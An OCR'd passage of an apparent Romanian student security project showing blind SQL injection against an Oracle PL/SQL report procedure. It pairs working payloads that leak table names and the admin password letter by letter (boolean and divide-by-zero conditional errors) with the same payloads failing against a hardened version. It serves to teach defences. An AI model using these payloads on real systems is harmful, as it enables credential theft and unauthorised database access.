
b. Cazul în care este îndeplinită condiția

```
--infect 2.1.2 Scoate informatii despre structura bazei de date
DECLARE
    result SYS_REFCURSOR;
    nume VARCHAR2(50);
    prenume VARCHAR2(50);
    ramura_sportiva VARCHAR2(50);
    salariu NUMBER;
BEGIN
    --antrenor_raport('Attack Team',' IS NOT NULL AND SUBSTR((SELECT table_name FROM all_tables WHERE ROWNUM = 1), 1, 1) = ''B'' --',result); -- pr
    --antrenor_raport('Attack Team',' IS NOT NULL AND SUBSTR((SELECT table_name FROM all_tables WHERE ROWNUM = 1), 1, 1) = ''D'' --',result);--prim
    antrenor_raport('Attack Team','IS NOT NULL AND SUBSTR((SELECT table_name FROM all_tables WHERE ROWNUM = 1), 2, 1) = ''U'' --',result);--a doua


    --antrenor_raport_secure('Attack Team','IS NOT NULL AND SUBSTR((SELECT table_name FROM all_tables WHERE ROWNUM = 1), 2, 1) = ''U'' --',result);
    LOOP
        FETCH result INTO nume, prenume, ramura_sportiva, salariu;
        EXIT WHEN result%NOTFOUND;
        DBMS_OUTPUT.PUT_LINE(nume || ' ' || prenume || ' - ' || ramura_sportiva || ': ' || salariu);
    END LOOP;
    CLOSE result;
END;
/
```

```
Script Output
Task completed in 0.076 seconds

Paraschiv Sara - Dans: 600
Stell Mike - Dans: 450


PL/SQL procedure successfully completed.
```

Procedura după aplicările metodele de prevenire SQL Injection

a. Cazul în care nu este îndeplinită condiția




```
--infect 2.1.2 Scoate informatii despre structura bazei de date
DECLARE
    result SYS_REFCURSOR;
    nume VARCHAR2(50);
    prenume VARCHAR2(50);
    ramura_sportiva VARCHAR2(50);
    salariu NUMBER;
BEGIN
    --antrenor_raport('Attack Team',' IS NOT NULL AND SUBSTR((SELECT table_name FROM all_tables WHERE ROWNUM = 1), 1, 1) = ''B'' --',result); -- pr
    --antrenor_raport('Attack Team',' IS NOT NULL AND SUBSTR((SELECT table_name FROM all_tables WHERE ROWNUM = 1), 1, 1) = ''D'' --',result);--prim
    --antrenor_raport('Attack Team','IS NOT NULL AND SUBSTR((SELECT table_name FROM all_tables WHERE ROWNUM = 1), 2, 1) = ''U'' --',result);--a dou

    antrenor_raport_secure('Attack Team',' IS NOT NULL AND SUBSTR((SELECT table_name FROM all_tables WHERE ROWNUM = 1), 1, 1) = ''B'' --',result);
    --antrenor_raport_secure('Attack Team','IS NOT NULL AND SUBSTR((SELECT table_name FROM all_tables WHERE ROWNUM = 1), 2, 1) = ''U'' --',result);
    LOOP
        FETCH result INTO nume, prenume, ramura_sportiva, salariu;
        EXIT WHEN result%NOTFOUND;
        DBMS_OUTPUT.PUT_LINE(nume || ' ' || prenume || ' - ' || ramura_sportiva || ': ' || salariu);
    END LOOP;
    CLOSE result;
END;
/
```

Script Output | Task completed in 0.053 seconds

```
Error report -
ORA-20004: Error
ORA-06512: at "SECURITATEPROIECT.ANTRENOR_RAPORT_SECURE", line 56
ORA-06512: at line 12
```

b. Cazul în care este îndeplinită condiția



```
--infect 2.1.2 Scoate informatii despre structura bazei de date
DECLARE
    result SYS_REFCURSOR;
    nume VARCHAR2(50);
    prenume VARCHAR2(50);
    ramura_sportiva VARCHAR2(50);
    salariu NUMBER;
BEGIN
    --antrenor_raport('Attack Team',' IS NOT NULL AND SUBSTR((SELECT table_name FROM all_tables WHERE ROWNUM = 1), 1, 1) = ''B'' --',result); --
    --antrenor_raport('Attack Team',' IS NOT NULL AND SUBSTR((SELECT table_name FROM all_tables WHERE ROWNUM = 1), 1, 1) = ''D'' --',result);--pri
    --antrenor_raport('Attack Team','IS NOT NULL AND SUBSTR((SELECT table_name FROM all_tables WHERE ROWNUM = 1), 2, 1) = ''U'' --',result);--a d

    antrenor_raport_secure('Attack Team','IS NOT NULL AND SUBSTR((SELECT table_name FROM all_tables WHERE ROWNUM = 1), 2, 1) = ''U'' --',result);
    LOOP
        FETCH result INTO nume, prenume, ramura_sportiva, salariu;
        EXIT WHEN result%NOTFOUND;
        DBMS_OUTPUT.PUT_LINE(nume || ' ' || prenume || ' - ' || ramura_sportiva || ': ' || salariu);
    END LOOP;
    CLOSE result;
END;
/
```


Script Output | Task completed in 0.061 seconds

```
END;
Error report -
ORA-20004: Error
ORA-06512: at "SECURITATEPROIECT.ANTRENOR_RAPORT_SECURE", line 56
ORA-06512: at line 13
```

## 4.2.Blind SQL Injection erori condiționale

Procedură de bază


a. Cazul în care condiția nu este respectată



```
--erori conditionale
--infect 2.3. Daca rezultatul este cel dorit va aparea eroarea de impartire la 0.
DECLARE
    result SYS_REFCURSOR;
    nume VARCHAR2(50);
    prenume VARCHAR2(50);
    ramura_sportiva VARCHAR2(50);
    salariu NUMBER;
BEGIN
-- ruleaza pentru ca merge pe else, dar nu afiseaza nimic pentru ca prima litera din parola adminului nu este mai mare ca o
    antrenor_raport('Attack Team',
        ' IS NOT NULL AND EXISTS (SELECT 1 FROM dual WHERE
           CASE
               WHEN (SUBSTR((SELECT parola FROM utilizator WHERE username = ''admin''), 1, 1) > ''o'')
               THEN 1/0  -- Divide by zero error if condition is true
               ELSE 0
           END = 1) --',
        result);

-- divisor is equal to zero (intra pe conditia de eroare pentru ca prima litera a parolei este g)

--    antrenor_raport('Attack Team',
--        'IS NOT NULL AND EXISTS (SELECT 1 FROM dual WHERE
--           CASE
--               WHEN (SUBSTR((SELECT parola FROM utilizator WHERE username = ''admin''), 1, 1) = ''g'')
--               THEN 1/0  -- Divide by zero error if condition is true
```

```
Script Output
Task completed in 0.09 seconds
PL/SQL procedure successfully completed.
```

b. Cazul în care condiția este respectată




```
--erori conditionale
--infect 2.3. Daca rezultatul este cel dorit va aparea eroarea de impartire la 0.
DECLARE
    result SYS_REFCURSOR;
    nume VARCHAR2(50);
    prenume VARCHAR2(50);
    ramura_sportiva VARCHAR2(50);
    salariu NUMBER;
BEGIN
-- ruleaza pentru ca merge pe else, dar nu afiseaza nimic pentru ca prima litera din parola adminului nu
--    antrenor_raport('Attack Team',
--        ' IS NOT NULL AND EXISTS (SELECT 1 FROM dual WHERE
--           CASE
--               WHEN (SUBSTR((SELECT parola FROM utilizator WHERE username = ''admin''), 1, 1) > ''o''
--               THEN 1/0  -- Divide by zero error if condition is true
--               ELSE 0
--           END = 1) --',
--        result);

-- divisor is equal to zero (intra pe conditia de eroare pentru ca prima litera a parolei este g)

    antrenor_raport('Attack Team',
        'IS NOT NULL AND EXISTS (SELECT 1 FROM dual WHERE
           CASE
               WHEN (SUBSTR((SELECT parola FROM utilizator WHERE username = ''admin''), 1, 1) = ''g'')
               THEN 1/0  -- Divide by zero error if condition is true
               ELSE 0
           END = 1) --',
        result);
```

```
Script Output
Task completed in 0.071 seconds
Error report -
ORA-01476: divisor is equal to zero
ORA-06512: at "SECURITATEPROIECT.ANTRENOR_RAPORT", line 19
ORA-06512: at line 20
01476. 00000 -  "divisor is equal to zero"
```

Procedura după aplicările metodele de prevenire SQL Injection


a. Cazul în care condiția nu este îndeplinită



```
    antrenor_raport_secure('Attack Team',
    ' IS NOT NULL AND EXISTS (SELECT 1 FROM dual WHERE
        CASE
            WHEN (SUBSTR((SELECT parola FROM utilizator WHERE username = ''admin''), 1, 1) > ''o'')
            THEN 1/0  -- Divide by zero error if condition is true
            ELSE 0
        END = 1) --',
    result);
```

```
Script Output
Task completed in 0.096 seconds
END;
Error report -
ORA-20004: Error
ORA-06512: at "SECURITATEPROIECT.ANTRENOR_RAPORT_SECURE", line 56
ORA-06512: at line 30
```

b. Cazul în care este îndeplinită condiția



```
    antrenor_raport_secure('Attack Team',
    'IS NOT NULL AND EXISTS (SELECT 1 FROM dual WHERE
        CASE
            WHEN (SUBSTR((SELECT parola FROM utilizator WHERE username = ''admin''), 1, 1) = ''g'')
            THEN 1/0  -- Divide by zero error if condition is true
            ELSE 0
        END = 1) --',
    result);

    LOOP
        FETCH result INTO nume, prenume, ramura_sportiva, salariu;
        EXIT WHEN result%NOTFOUND;
        DBMS_OUTPUT.PUT_LINE(nume || ' ' || prenume || ' - ' || ramura_sportiva || ': ' || salariu);
    END LOOP;

    CLOSE result;
END;
/
```

```
Script Output
Task completed in 0.063 seconds
    CLOSE result;
END;
Error report -
ORA-20004: Error
ORA-06512: at "SECURITATEPROIECT.ANTRENOR_RAPORT_SECURE", line 56
ORA-06512: at line 31
```

# 7.Bibliografie


1 https://portswigger.net/web-security/sql-injection

2 https://www.acunetix.com/websitesecurity/sql-injection/

3 https://www.acunetix.com/websitesecurity/sql-injection2/

4 https://www.acunetix.com/blog/articles/exploiting-sql-injection-example/

5 https://www.invicti.com/learn/sql-injection-sqli/

6 https://brightsec.com/blog/sql-injection-attack/#real-life-examples

7 https://brightsec.com/blog/sql-injection-payloads/#stacked-queries

8 https://www.blackduck.com/glossary/what-is-sql-injection.html#b

9 https://owasp.org/www-community/attacks/SQL_Injection

10 https://www.invicti.com/learn/in-band-sql-injection/

11 https://portswigger.net/web-security/sql-injection/blind

12 https://www.invicti.com/learn/out-of-band-sql-injection-oob-sqli/

13 https://portswigger.net/burp/documentation/collaborator

14 Cursurile 6,7,8

15 https://stackoverflow.com/questions/21709305/how-to-directly-execute-sql-query-in-c

16 https://portswigger.net/web-security/sql-injection#what-is-sql-injection-sqli